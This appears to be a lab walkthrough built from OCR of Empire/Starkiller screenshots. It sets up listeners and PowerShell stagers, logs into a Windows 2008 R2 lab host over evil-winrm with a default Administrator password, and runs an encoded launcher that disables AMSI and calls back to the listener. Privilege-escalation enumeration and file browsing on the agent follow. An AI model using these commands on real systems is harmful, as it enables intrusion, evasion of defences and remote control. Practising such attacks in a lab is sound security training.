

Listeners
REFRESH
CREATE
Name
Template
Host
Port
Created At
Actions
DC_Listener
http
http://172.30.1.50:1335
1335
2 hours ago
ThreatEmulation
http_malleable
http://172.30.1.50:9443
9443
40 minutes ago
http
http
http://172.30.1.50:1336
1336
a few seconds ago


Stagers
CREATE
Only My Stagers
Name
Listener
Type
Language
Created At
Actions
NPnYfOsDFf
DC_Listener
multi_launcher
powershell
2 hours ago
LvFNWQcWar
ThreatEmulation
multi_launcher
powershell
39 minutes ago
Rows per page:
15
1-2 of 2



Stagers / New
New Stager
Type
multi_bash
multi_launcher
multi_macro
multi_pyinstaller
multi_war
osx_applescript



Stagers / New
SUBMIT
New Stager
Generates a one-liner stage0 launcher for Empire.
Type
multi_launcher
Name
A name for the stager. Leave blank for an autogenerated name.
Listener
http
Listener to generate stager for.
Language
powershell
Language of the stager to generate.
Base64
Switch. Base64 encode the output.
SafeChecks
Switch. Checks for LittleSnitch or a SandBox, exit the staging process if true. Defaults to True.



Stagers
CREATE
Only My Stagers
Name
Listener
Type
Language
Created At
Actions
NPnYfOsDFf
DC_Listener
multi_launcher
powershell
2 hours ago
LvFNWQcWar
ThreatEmulation
multi_launcher
powershell
43 minutes ago
7uo89
http
multi_launcher
powershell
a few seconds ago
Rows per page:
15
Download
Copy to Clipboard
Copy
Delete
Copy the stager code to the clipboard



Stagers
CREATE
Only My Stagers
Name
Listener
Type
Language
Created At
Actions
NPnYfOsDFf
DC_Listener
multi_launcher
powershell
2 hours ago
LvFNWQcWar
ThreatEmulation
multi_launcher
powershell
43 minutes ago
7uo89
http
multi_launcher
powershell
2 minutes ago
Rows per page:
15
Download
Copy to Clipboard
Copy
Delete
Download the stager file


```
kali@kali:~$ evil-winrm -i 172.30.1.21 -u Administrator -p vagrant

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function i
s unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-pa
th-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> powershell -noP -sta -w 1 -enc  SQBmACgAJABQAFMAVgBlAH
IAcwBpAG8AbgBUAGEAYgBsAGUALgBQAFMAVgBlAHIAcwBpAG8AbgAuAE0AYQBqAG8AcgAgAC0AZwBlACAAMwApAHsAJABSAGUAZgA9AF
sAUgBlAGYAXQAuAEEAcwBzAGUAbQBiAGwAeQAuAEcAZQB0AFQAeQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG
4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBBAG0AcwBpAFUAdABpAGwAcwAnACkAOwAkAFIAZQBmAC4ARwBlAHQARgBpAGUAbABkAC
gAJwBhAG0AcwBpAEkAbgBpAHQARgBhAGkAbABlAGQAJwAsACcATgBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkALgBTAG
UAdAB2AGEAbAB1AGUAKAAkAE4AdQBsAGwALAAkAHQAcgB1AGUAKQA7AFsAUwB5AHMAdABlAG0ALgBEAGkAYQBnAG4AbwBzAHQAaQBjAH
MALgBFAHYAZQBuAHQAaQBuAGcALgBFAHYAZQBuAHQAUAByAG8AdgBpAGQAZQByAF0ALgBHAGUAdABGAGkAZQBsAGQAKAAnAG0AXwBlAG
4AYQBiAGwAZQBkACcALAAnAE4AbwBuAFAAdQBiAGwAaQBjACwASQBuAHMAdABhAG4AYwBlACcAKQAuAFMAZQB0AFYAYQBsAHUAZQAoAF
sAUgBlAGYAXQAuAEEAcwBzAGUAbQBiAGwAeQAuAEcAZQB0AFQAeQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG
4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBUAHIAYQBjAGkAbgBnAC4AUABTAEUAdAB3AEwAbwBnAFAAcgBvAHYAaQBkAGUAcgAnAC
```






Agents / AFUKLSEX
OFF
INTERACT
FILE BROWSER
TASKS
VIEW
Script Command
Literal
Shell Command
RUN
Execute Module
Watson is a .NET tool designed to enumerate missing KBs and suggest exploits for Privilege Escalation vulnerabilities.
Executing on Agents: AFUKLSEX
Techniques: T1068
powershell_privesc_watson
Ignore Admin Check
Ignore Language Version Check
SUBMIT



Agents / AFUKLSEX
ON
INTERACT
FILE BROWSER
TASKS
VIEW
4
AFUKLSEX
$Global:ExploitTable = $null f...
powershell_privesc_sherlock
Task Input:
$Global:ExploitTable = $null
function Get-FileVersionInfo ($FilePath) {
$VersionInfo = (Get-Item
Task Output:
Title : User Mode to Ring (KiTrap0D)
MSBulletin : MS10-015
CVEID : 2010-0232
Link : https://www.exploit-db.com/exploits/11199/
VulnStatus : Not supported on 64-bit systems
Title : Task Scheduler .XML
MSBulletin : MS10-092
CVEID : 2010-3338, 2010-3888
Link : https://www.exploit-db.com/exploits/19930/
VulnStatus : Not Vulnerable
Title : NTUserMessageCall Win32k Kernel Pool Overflow
MSBulletin : MS13-053
CVEID : 2013-1300
Link : https://www.exploit-db.com/exploits/33213/
VulnStatus : Not supported on 64-bit systems
Title : TrackPopupMenuEx Win32k NULL Page
MSBulletin : MS13-081
CVEID : 2013-3881
Link : https://www.exploit-db.com/exploits/31576/
Copyright (c) 2023 BC Security | Starkiller | Empire | Sponsor for extra features



Agents / AFUKLSEX
ON
INTERACT
FILE BROWSER
TASKS
VIEW
Session ID
AFUKLSEX
Name
AFUKLSEX
External IP
172.30.1.21
Internal IP
172.30.1.21
Host Name
VAGRANT-2008R2
Username
VAGRANT-2008R2\Administrator
Listener
http


Agents / AFUKLSEX
ON
INTERACT
FILE BROWSER
TASKS
VIEW
C:\
$RECYCLE.BIN
__ARGON__.TMP
BOOT
BOOTMGR
BOOTSECT.BAK
DOCUMENTS AND SETTINGS
GLASSFISH
INETPUB
JACK_OF_DIAMONDS.PNG
JAVA0.LOG
JAVA1.LOG
JAVA2.LOG

